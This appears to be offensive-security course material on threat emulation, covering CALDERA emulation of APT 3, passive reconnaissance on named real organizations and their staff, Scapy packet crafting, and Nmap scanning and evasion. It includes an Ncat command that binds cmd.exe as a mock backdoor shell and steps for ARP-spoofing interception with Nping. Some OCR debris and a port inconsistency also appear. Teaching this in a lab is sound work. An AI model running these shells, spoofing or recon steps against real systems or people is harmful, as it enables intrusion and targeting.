https://www.scmagazine.com/home/news/cybercrime/apt-10s-cloud-hopper-campaign-exposed/

https://attack.mitre.org/groups/G0045/

*APT 17*
https://attack.mitre.org/groups/G0025/

https://www.fireeye.com/current-threats/apt-groups.html#apt17

https://www2.fireeye.com/rs/fireye/images/APT17_Report.pdf

*APT 28*
https://attack.mitre.org/groups/G0007/

https://www.fireeye.com/current-threats/apt-groups.html#apt28

https://www2.fireeye.com/rs/fireye/images/rpt-apt28.pdf

# Module 1, Lesson 4 – Threat Emulation in an Automated Adversary Emulation Environment II

## Introduction

Objectives:

- Create a Threat Emulation Plan (TEP) to include tools, detailed timeline of events, integration and deconfliction with ongoing operations
- Use CALDERA to emulate adversarial techniques and behaviors
- Develop a Threat Emulation Assessment Report (TEAR) for the customer stakeholder

This exercise will use MITRE's ATT&CK matrix and the CALDERA project to link identified threats to the supported mission's cyberspace terrain and develop an assessment report for a stakeholder.

## Scenario

The local command believes that threat actor APT 3 will be able to maneuver unhindered around their network once a breach has happened. They would like a threat emulation assessment on the Tactics, Techniques, and Procedures (TTPs) of this threat actor in a test environment that have set up.

You will:

- Produce a TEP based on information gathered from the open source Adversary Emulation Plan (provided) and the ATT&CK matrix
- Use the TEP to build an operation in CALDERA that simulates the threat actor.
- Students will create a TEAR from the results of the simulation

## Directions

*Part 1: Develop the TEP*

A TEP provides guidance to the CTE squad and allows the supported command to evaluate the squad's plans.  This document is developed in two phases:

- *Phase One* - Describe what you hope to accomplish based on threat actor intelligence and available tool sets. Use the provided TEP template.
- *Phase Two* - List the commands that were used during the emulation and document the results of those commands. Use the provided Operator Log for TEP template.

1. Starting with Adversary Emulation Plan provided; go to page 3-14 Network Propagation, then emulate the actions of APT 3 using your TEP, CALDERA, and the ATT&CK matrix for the following phases:
   a. Discovery
   b. Local Privilege Escalation
   c. Persistence
   d. Credential Access
   e. the Lateral Movement
   f. Exfiltration

*Part 2: Simulate the TEP in CALDERA*

2. Login to the CALDERA web app
   a. Username: admin
   b. Password: caldera
3. Verify that the agents are connected to the server
   a. Navigate to the debug menu and select Connected Agents
   b. Verify connectivity by selecting  Send Agent Command from the debug menu and choosing a remote host
   c. Issue the `ver` command for each remote host selected from the drop down
   d. The command should return the version of Windows that the agent is running on
4. Create a CALDERA network
   a. Go to the Networks menu and select View Network
   b. Click on the + symbol
   c. Add a name to the network: Stark Industries
   d. From the Hosts drop down select all hosts
   e. You should see a bubble network of all the hosts chosen
5. Click on the threat menu and select Create Adversary
   a. Give the adversary a name: APT 3 Discovery Phase
   b. Select the steps that most closely align with the APT methods you outlined in the TEP
   c. After clicking Submit, review the conformation page to ensure that the proper TTPs were selected.
   d. Fill out the TEP excel spreadsheet with the chosen emulation techniques

6. Start operation
    a. Log into a workstation as CORP\Administrator
    b. Select Operations tab and create operation
    c. Name the operation CPT APT 3 Discovery Operation
    d. Select the new adversary we created earlier from the adversary selection
    e. Select the network we created earlier
    f. Select the workstation logged on to as the starting host
    g. Select Boot Strap as the start method
    h. Starting user is active user
    i. Parent Process is explorer.exe
    j. Ensure auto cleanup is checked
    k. Select submit
    l. Record the outcome on the TEP Excel spreadsheet

*Part 3: Develop the TEAR*

Finally, the team uses the results of the assessment to generate the TEAR, which should provide enough information for the supported command to make decisions about their security posture.

Begin with the TEAR template and modify it if necessary. Then use the TEP and the TEP command sheet to analyze of the outcomes of your commands. Finally, complete the TEAR as follows:

7. In the Assessment section, document your actions and analyze what occurred during the following phases:
    a. Discovery
    b. Local Privilege Escalation
    c. Persistence
    d. Credential Access
    e. Lateral Movement
8. Add the following items to the Executive Summary section:
    a. The test's objective
    b. An overall risk assessment
    c. A list of the most critical fixes (Just major items).
9. Add the following items to the Conclusion section:
    a. A mission summary
    b. A list of recommendations
    c. A list of the capabilities that you are leaving with the local defenders

10. Add the following items to the Appendix section:
    a. Any printouts of commands
    b. Any vulnerability assessments (optional)
    c. Any step-by-step guides

*Part 4: Present to class*

11. Prepare a presentation of your TEAR for the class.

### Resources

*MITRE ATT&CK: Enterprise Matrix*
https://attack.mitre.org/matrices/enterprise/

*MITRE ATT&CK: APT Adversary Emulation Plan*
https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf

*MITRE: Technology Transfer: CALDERA*
https://www.mitre.org/research/technology-transfer/open-source-software/caldera

*GitHub: MITRE/CALDERA*
https://github.com/mitre/caldera

# MODULE 2

# Threat Emulation

This module is heavily based in hands-on-keyboard threat emulation. The module discusses passive and active reconnaissance and offers students opportunities to practice both forms. Students will be introduced to a variety of methods for exploiting a target system, then challenged to perform these exploits on their own. Tools, tactics and procedures covered in this module include: social engineering, Metasploit, threat emulation actions in log files, Python, fuzzing and buffer overflows.

| **OBJECTIVES** <br> *After completing this module, students will be able to:* |
|---|
| Conduct reconnaissance |
| Generate mission reports from non-participative operations |
| Plan a non-participative operation using social engineering |
| Plan a non-participative operation using Metasploit |
| Analyze network logs for offensive and defensive measures |
| Analyze network traffic and tunneling protocols for offensive and defensive measures |
| Plan a non-participative operation using Python |
| Develop fuzzing scripts |
| Develop buffer overflow exploits |

## Module 2, Lesson 1 – Conducting Passive Reconnaissance

### Introduction

Objectives:

- Recognize the difference between passive and semi-passive information gathering
- Identify open source reconnaissance tools
- Use open source reconnaissance tools for data gathering
- Develop a Threat Emulation Assessment Report (TEAR) for the customer stakeholder

This exercise will work through conducting passive reconnaissance on specific organizations. The instructor will assign you one of the following organizations.

- Department of Defense Cyber Crime Center (DC3)
- Cyber Training Academy (CTA)
- Information Warfare Training Command Corry Station

This is strictly a passive reconnaissance exercise and you should not engage in active reconnaissance (i.e. scanning for open ports or brute forcing DNS information). No packets should be sent to target organization systems. You are legally responsible for any actions taken regarding the selected organization.

### Scenario

You have been tasked to emulate Threat Group 2889. Threat Group 2889, also believed to go by the alias Cleaver, is known for creating fake personas that use LinkedIn profiles to collect information on targets. Due to the mission scope, you will not create personas, but you are expected to use Kali to conduct passive reconnaissance. Pay attention to avenues of approach that could be used in the later stages of an attack.

### Directions

1. Use any passive reconnaissance tools taught in class to conduct passive reconnaissance on the organization assigned to you.
2. Document all actions taken during your reconnaissance.
3. Identify and note the following:
   a. IP addresses
   b. Sub-domains
   c. Infrastructure

   d. People responsible for network administration
   e. Contacts that might benefit in future operations
   f. Technologies associated with public facing content
   g. Possible vulnerabilities
   h. Avenues of approach that could be used in later stages of an attack
4. Create a Threat Emulation Assessment Report. (You may use the Threat Emulation Assessment Report template for guidance. Feel free to make modifications to the template as needed.)
5. Present your findings to the class.

### Resources

*MITRE ATT&CK: Cleaver*
https://attack.mitre.org/groups/G0003/

*Paterva: Maltego CE*
https://www.paterva.com/web7/buy/maltego-clients/maltego-ce.php

*Kali Tools: Recon-ng*
https://tools.kali.org/information-gathering/recon-ng

*Kali Tools: Metagoofil*
https://tools.kali.org/information-gathering/metagoofil

*GitHub: theHarvester*
https://github.com/laramies/theHarvester

*Why Threatminer?*
https://www.threatminer.org/about.php

### For Further Discussion

Consider the following and discuss as a class:
1. What tools did you use to conduct your passive reconnaissance?
2. What tools could you use to help build an organizational chart?

## Module 2, Lesson 2 – Discovery Scanning and Enumerating Hosts

### Introduction

Objectives:

- Conduct active reconnaissance
- Develop mission reports from results of exploitation

This exercise will work through preparing custom/unique packets for the purposes of gathering information on a target (i.e., scanning). Scapy will be used to craft a packet with just about any value in any of the IP header or TCP header fields, such as window size, flags, fragmentation field, acknowledgement value, sequence number, etc. Nmap's GUI FE (Zenmap) will be used to conduct ping scans and other discovery techniques to improve the discovery phase of an assessment. Students will generate the desired output format using Nmap command line options designed to control the output results of scanning. Students will use the appropriate Nmap utility (ncat, ndiff or nping) to analyze a network, generate network packets, connect to other hosts, or compare existing scans. Results will be assembled for inclusion in reporting.

### Scenario: Packet Manipulation


Prepare custom/unique packets for the purposes of gathering information on a target (i.e., scanning). Use Scapy to craft a packet with just about any value in any of the IP header or TCP header fields, such as window size, flags, fragmentation field, acknowledgement value, sequence number, and others. Assemble results for inclusion in reporting.

### Directions

Follow these steps to run Scapy, craft packets and transmit them on a network. Scapy is well documented. Refer to https://scapy.readthedocs.io/en/latest/ for help.

To create packets, you could simply browse to a website then capture the communication using a sniffer like WireShark or TCPDump. Custom packets can also be created using a tool like Scapy.

1. In your Kali VM, start Scapy.
2. It is extremely easy to do things in Scapy. To illustrate this, follow these steps to craft a packet and send it to a host located on your network using the send() function.
   a. Type: `send(IP(dst=”IP_ADDR”)/ICMP())`
      i. `IP_ADDR` is a valid host on your network
      iii. Example:



```
>>> send(IP(dst="192.168.229.13")/ICMP())
.
Sent 1 packets.
>>> 
```

3. Being able to send packets is good, but it is even more useful to see the replies. This is accomplished using the functions:
   `SR()` – for sending packets and return the answers to the packets sent


   `SR1()` – to return only one answer to the packets sent

   a. Using the online documentation, create a SYN scan to probe targets on your network that may be listening for connections on ports 135, 445, and 80. Also, change your source port from the default to port 80.
   b. Two lists are created when using the send/receive functions. What are they?
   c. Request a summary of the collected packets.
   d. Document your findings.

4. Scapy can be used to perform many tasks. One important task every Threat Emulation team will be called upon to perform is testing controls. Let’s say your threat hunters have created a snort rule that was designed to identify a malicious payload destined for an application running on a critical server. The snort rule is:
   `alert udp any any -> $HOME_NET 53 (msg: “Malicious payload”; flow:to_server; content:”malicious”; nocase; sid:123456789;)`
   The snort rule inspects UDP traffic originating from any host and any port destined for your internal or protected network (indicated by the variable `$HOME_NET`) and destination port 80 with a case-insensitive payload “malicious”.
   a. Your task is to test that the IDS and the new rule is functioning properly. First open Wireshark to observe your packets being sent.

   b. Craft Scapy packets to test the snort rule.
      I. **NOTE**: There are three layers that will need to be crafted to test the snort rule: IP header, UDP header and of course the payload.

5. Send another packet that uses a source IP address of another system on the network, change the TTL to 128, and use ICMP with a payload of "bad stuff"
6. Using your Threat Emulation Plan, use Scapy to create/run tests of your own. Once complete, display or show the packet in Scapy then copy and paste the results in the window below:
   a. Example:



```
>>> packet.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 192.168.229.11
  dst= 192.168.229.13
  \options\
###[ UDP ]###
     sport= domain
     dport= domain
     len= None
     chksum= None
###[ Raw ]###
        load= 'malicious'
```

7. Document your results for future use and reporting.

## Resources

*Scapy Documentation*
https://scapy.readthedocs.io/en/latest/

## For Further Discussion

Consider the following and discuss as a class:

1. What are some other ways in which Scapy or similar tool could be used?

### Scenario: Host Discovery

Employ Nmap's GUI FE (Zenmap) ping scan and other discovery techniques to improve the discovery phase of an assessment. Assemble results for inclusion in reporting.

### Directions

Follow these steps to conduct host discovery techniques. Nmap is well documented. Refer to https://nmap.org/ for help.

1. Your first task is to perform a scan using Zenmap, specifying that only a discovery will be performed to identify hosts on the same subnet as your Kali system.
   a. Why would one choose not to rely on this scan option?
2. The default scan may be a good choice for internal networks, especially where there are no firewalls. It is not accurate in other scenarios. Nmap is a very flexible tool that allows customization of just about every part of the discovery. Examine the online documentation for additional options available for scanning with Nmap. Then configure and run scans for the below scenario.
   a. There is a system listening on port 3389 behind a firewall. The firewall only allows port 3389 to the system and blocks everything else. For this scenario you will need to customize the port used.
   b. There is a firewall with a rule that permits DNS traffic from anywhere to any host in the network.
   c. The network you are scanning is using proxy ARP and the router is replying to all ARP requests on behalf of the clients.
   d. You are scanning a very large network and want to speed up scanning by not performing DNS resolution.
3. Configure and run scans on your network to discover any remaining hosts. Consider additional options.
   a. `-v:` for verbose output
   b. `--reason:` This option tells us the reason Nmap believes the host is marked as alive.
   c. `–exclude/--excludefile:` Will exclude targets from a scan. Systems that are identified as off limits can be specified using this option.
   d. `--open:` To specify we only want to see the open ports inside reports generated.
   e. `--paket-trace:` Will output to the screen the packets going back and forth, indicating if the tests are running correctly.

f. `-PS/PA/PU/PY[portlist]:` TCP SYN/ACK, UDP or SCTP discovery to given ports
g. `-PE/PP/PM:` ICMP echo, timestamp, and netmask request discovery probes

### Resources

*Host Discovery*
https://nmap.org/book/man-host-discovery.html

### Scenario: Outputting Results

Common tasks we are all faced with at some point is validating an inventory and identifying systems that other tools might not be aware of.

The types of inventories we create using Nmap provide information critical to system administration and hackers alike. The basic information includes system IP addresses, operating systems and applications listening on network ports.


Nmap provides the features to run automated inventory processes. However, it may not be clear which options and output format can create an inventory in a useable format. The format of the data is an important consideration when sharing information or importing results into other programs.

### Directions

Create an inventory from the Nmap's results output.


1. A report can be quickly generated by Nmap. When scanning a network, an initial list of systems and along with their protocols can be discovered using options to identify the operating system against an entire network. Scan your network using the `-O` option.
2. The output from this scan has too much information for our purposes. We need a clean output which can be imported into a spreadsheet or used by other tools. The output option "`-o`" can be used to influence how Nmap writes data to standard out. Using `-oG`, Nmap will create an output that is greppable and will be easier to create our inventory. Add the `-oG` option to your scan and run it again.
3. View the report.
   a. The report may still have too much information and it may not usable by other programs. You could remove information like Host:, Ports:, OS:, and other information like parenthesis.

4. Programs like OpenVAS can import Nmap scan results in XML format. Performing Nmap scans outside of a vulnerability scanner can be useful because greater control over parameters like "--top-ports". You may also want to use the same results often with additional programs. For this, it is nice to have standalone files. Using the online Nmap documentation scan your virtual network using the option to output the results to XML format.
5. Of course, Nmap provides the ability to output results to all of the available formats using the option `-oA`. Go ahead and run a discovery scan like the one below to produce all of the possible output formats.
   a. Example:
   ```
   nmap -sn -v --reason --open --stylesheet=nmap.xsl
   -oA discovery_scan 192.168.229.0/24
   ```
6. Examine the output files that were produced. You should see three files which are the greppable format (.gnmap), the standard output (.nmap) and the XML output (.xml) format.
   a. Example:



```
root@kali:~/scans# ls
discovery_scan.gnmap  discovery_scan.nmap  discovery_scan.xml
root@kali:~/scans# 
```

7. Let's look at the XML output. The first thing to notice is that when we specified the stylesheet, we told Nmap to use nmap.xsl (--stylesheet=nmap.xsl); however, nmap.xsl is not in the local directory. This is also evident when viewing the contents of the XML output file where you will see that the `href` was set to look in the local directory.
   a. Example:




```
root@kali:~/scans# cat discovery_scan.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.70 scan initiated Wed Jul 11 13:29:24 2(
```

8. A copy of nmap.xsl will have to be in the local directory for programs like Firefox to open our output file. Locate and copy nmap.xsl into the local directory.

a. Example:

```
root@kali:~/scans# locate nmap.xsl
/usr/share/nmap/nmap.xsl
root@kali:~/scans# cp /usr/share/nmap/nmap.xsl nmap.xsl
root@kali:~/scans# ls
discovery_scan.gnmap  discovery_scan.nmap  discovery_scan.xml  nmap.xsl
root@kali:~/scans# 
```

9. Now you can view your scan in Firefox by typing:
   `firefox discovery_scan.xml`
   a. Example:


Nmap Scan Report - Scanned at Wed Jul 11 13:29:24 2018 - Mozilla Firefox
Nmap Scan Report - Sca...
file:///root/scans/discovery_scan.xml
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools

Nmap Scan Report - Scanned at Wed Jul 11 13:29:24 2018

**Scan Summary** | 192.168.229.11 | 192.168.229.12 | 192.168.229.13 | 192.168.229.14 | 192.168.229.40

**Scan Summary**

Nmap 7.70 was initiated at Wed Jul 11 13:29:24 2018 with these arguments:
*nmap -sn -v --reason --open --stylesheet=nmap.xsl -oA discovery_scan 192.168.229.0/24*

Verbosity: 1; Debug level 0

Nmap done at Wed Jul 11 13:29:51 2018; 256 IP addresses (5 hosts up) scanned in 27.76 seconds

**192.168.229.11**

**Address**

- 192.168.229.11 (ipv4)

**Misc Metrics** (click to expand)

10. Explore additional options for outputting results of Nmap scans found in online documentation.
    a. `-oS <filespec>` (ScRipT KIdd|3 oUTpuT)
    b. `-oN <filespec>` (normal output)
11. Assemble your results for inclusion in reporting.

## Resources

*Nmap Reference Guide*
https://nmap.org/book/man-output.html


## Scenario: Using Nmap Utilities

Use the appropriate Nmap utility (ncat, ndiff or nping) to analyze a network, generate network packets, connect to other hosts, or compare existing scans. Assemble results for inclusion in reporting.

## Directions

Follow these steps to get familiar using Ncat.

1. Ncat operates in one of two primary modes: connect and listen. In connect mode, Ncat works as a client, and the host and port arguments tell the tool what it should connect to. The hostname is a required argument, and it may be a hostname or IP address. In listen mode, the tool operates as a server and the hostname and port arguments control the address that Ncat will bind to. Both arguments are optional in listen mode.
2. Ncat is a tool, written for the Nmap project, handling a wide variety of security testing and administration tasks. The first example we will explore is using Ncat as a web server. On your desktop, create a text file called index.html and add the contents:
   ```
   <html>
   <body>
   <h1>Hello, world!</h1>
   </body>
   </html>
   ```
3. In a terminal window, run the command to run Ncat as a simple web server.
4. In your Windows 10 VM, open a web browser and connect to your web


http://192.168.229.11:8080/ - Windows Internet Explorer
http://192.168.229.11:8080/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Navigation Can...
http://192.16...
Page
Safety
Tools
Done
Internet | Protected Mode: On
100%

Hello, world!


5. Ncat can also be used to mimic a backdoor installed on an operational system.
6. Start a Ncat listener on your Windows 10 VM by first opening a command prompt then issue the following command:
   ```
   ncat -l -p 8080 -e cmd.exe
   ```
7. In Kali, connect to your Windows 10 VM by issuing the below command in a terminal window, where ip_addr is the IP address of the Windows 10 VM running the Ncat listener.
   ```
   ncat <ip_addr> 8080
   ```
8. There are other uses for Ncat including transferring files, using encryption, chatting, and more.

Nping is an open source tool for network packet generation, response analysis and response time measurement. Nping has many different functions. For example, it can act as a simple ping utility to detect active hosts. When Nping is used, it outputs a list of the packets that are being sent and received. The level of detail depends on the options used. Also, Nping's echo mode lets users see how packets change in transit between the source and destination hosts.

Follow these steps to get familiar using Nping.

1. Nping can be used for many things. Like Scapy, it can be used to generate raw packets for network tests. It can also be used to perform ARP poisoning, Denial of Service attacks, route tracing, and other things. Here we will use the Nping tool to send ARP packets intended fool two devices into populating their ARP tables using the packets we send to them.
2. The way ARP is configured, it must accept updates anytime they are received. So, this means if a spoofed ARP packet that maps the IP of another host to the MAC of another system, the communications can be sent to the spoofer's system. You should already recognize this is as a MITM attack.
3. First, verify the information for the below systems in your virtual environment.

**NPING1.JPG**



4. Open a new terminal in your Kali VM, use Nping to send the spoofed ARP packets to Host A and Host B containing the MAC address for Kali, MAC X.
5. You can verify the ARP tables in Host A and Host B.

Ndiff is a tool used to compare Nmap scans. Ndiff can produce output in human-readable text or machine-readable XML formats. One use for Ndiff is to easily detect any changes.

Follow these steps to get familiar using Ndiff.

1. Run a scan that targets a Windows 7 system in your virtual environment. Save the scan results to a file named scan1 in XML.
2. Now log on to the Windows 7 system you just scanned. Install IIS or another server service.
3. Switch back to your Kali VM then run the same scan again but save the results to a different file named scan2.txt.
4. Finally, run the Ndiff tool to compare the results of the new scan to the first scan. You should be able to clearly identify the changes that were made on your Windows 7 VM.

### Resources

*Ncat User's Guide*
https://nmap.org/ncat

*Nping User's Guide*
https://nmap.org/nping

*Ndiff User's Guide*
https://nmap.org/ndiff

## Module 2, Lesson 2 – Advanced Scanning and Evasion Techniques

### Introduction

Objectives:

- Conduct active reconnaissance
- Develop mission reports from results of exploitation

This exercise will work through carrying out appropriate scan techniques for a given task utilizing Nmap commands to target ports in various environments and interpret Nmap scan results. Students will conduct an appropriate Nmap scan to detect services, versions of operating systems and applications on a remote host. Students will use available scripts to automate networking tasks such as identifying vulnerabilities, testing controls and detecting backdoors. Students will demonstrate the use of suitable Nmap scans designed to evade the basic rules of firewalls or Intrusion detection systems.

### Scenario: Port Scanning

Carry out the appropriate scan techniques for a given task utilizing Nmap commands to target ports in various environments and interpret Nmap scan results. Assemble results for inclusion in reporting.

### Directions

From your Kali VM, perform port scanning against your virtual network. A great number of options offered by this tool can be obtained by running the "man nmap" command or refer to online documentation.

1. A TCP Connect scan tries to connect to each port and notes whether or not the connection succeeded. Connections that could be established are listed as open, the rest are said to be closed. This method is effective and provides a clear picture of the ports that can be accessed. A major drawback to this kind of scan is it is very easily detected on the system being scanned. And if a firewall or IDS is running on the target, attempts to connect to every port on the system could trigger an alert or result in the connection attempt being logged.
    a. Using the online documentation as a guide, conduct TCP Connect scans targeting the systems identified from your discovery scans.
    b. Document your results.

2. A Stealth or SYN scan sends a SYN packet and looks at the response. If a SYN/ACK is returned, the port is open which means the remote end is trying to open a TCP connection. If a RST is returned, the port is closed. If the packets are filtered, the SYN packet is dropped and no response will be sent. Nmap can detect three port states - open, closed and filtered. Filtered ports require additional probing as they could the result of firewall rules which could render them open to some source IPs or other conditions, and closed to others. Firewalls and IDS are configured to detect SYN scans, but by combining SYN scans with other features of Nmap, it is possible to create SYN scans that are undetected by altering timing and other options (explained later).
   a. Using the online documentation as a guide, conduct SYN scans targeting the systems identified from your discovery scans.
   b. Document your results.
3. A FIN scan sends a packet with just the FIN flag set.  Xmas Tree scans set the FIN, URG and PUSH flags and the TCP NULL scan sends a packet with no flags set.  These scan types will work against any system where the TCP/IP implementation follows RFC 793. Windows systems which do not follow the RFC will ignore these packets even on closed ports. This could allow you to detect a Windows system by running SYN scan along with one of these scans. If the SYN scan shows open ports, and the FIN/TCP NULL/XMAS do not, then you're likely looking at a Windows system. A more reliable method of determining the OS is using OS fingerprinting techniques discussed later.
   a. Using the online documentation as a guide, conduct FIN, Xmas, and TCP NULL scans targeting the systems identified from your discovery scans.
   b. Document your results.
4. With the UDP scan type, Nmap sends a protocol specific payload or 0-byte UDP packet to each target port. An ICMP Port Unreachable message received signifies the port is closed, otherwise it is considered open. The problem with this technique is when outgoing ICMP Port Unreachable messages are blocked by a firewall the port will appear open. These false positives are hard to distinguish from real open ports. Another disadvantage with UDP scanning is the speed it can be performed. UDP Scanning is not always useful, but it can reveal information about services or Trojans which rely on UDP, for example SNMP, NFS, and many other exploitable services. Most services utilize TCP so UDP scanning is not typically included in pre-attack information gathering efforts unless a scan or other sources show it would be worthwhile to perform a UDP scan.

   a. Using the online documentation as a guide, conduct UDP scans targeting the systems identified from your discovery scans.
   b. Document your results.
5. Use Nmap to scan any systems that have not been scanned already in your virtual environment. Use different switches or scan modes (ie. SYN, TCP Connect, etc.). Then compare the result for each and the time to complete each scan.
6. Assemble results of your completed scans for inclusion in reporting. You should now have a list of open ports for each system in your virtual environment. This information will be useful for later tasks.

### Resources

*Port Scanning Techniques*
https://nmap.org/book/man-port-scanning-techniques.html

### Scenario: Identifying OS and Application Versions

Conduct an appropriate Nmap scan to detect services, versions of operating systems and applications on a remote host. Assemble results for inclusion in reporting.

### Directions

Nmap can detect which OS and version that is running on remote hosts.

1. The option "`-O`" and "`-osscan-guess`" help to discover OS information. From your Kali VM, use these options along with others to determine the OS of each of the systems identified in your virtual environment.
   a. Assemble results of your completed scans for inclusion in reporting. You should now have a list of open ports and operating systems for each system in your virtual environment.
2. Nmap can also find service's versions that are running on remote hosts with "`-sV`" option. Use the option to find service versions along with others to determine the OS of each of the systems identified in your virtual environment.
   a. Assemble results of your completed scans for inclusion in reporting. You should now have a list of open ports, operating systems and versions of services running for each system in your virtual environment.
   b. **NOTE**: Alternatively, Nmap can detect both the OS and version is running on the remote. We could use the "`-A`" option; however, this will also run more aggressive features.

## Resources

*Nmap OS Detection*
https://nmap.org/book/man-os-detection.html

*Nmap Service and Version Detection*
https://nmap.org/book/man-version-detection.html

*Usage and Examples*
https://nmap.org/book/vscan-examples.html

## For Further Discussion

Consider the following and discuss as a class:

1. Which other options did you use along with your scans and why did you choose to use them?

## Scenario: Finding and Using NSE Scripts

Demonstrate the use of available scripts to automate networking tasks such as identifying vulnerabilities, testing controls and detecting backdoors. Assemble results for inclusion in reporting.

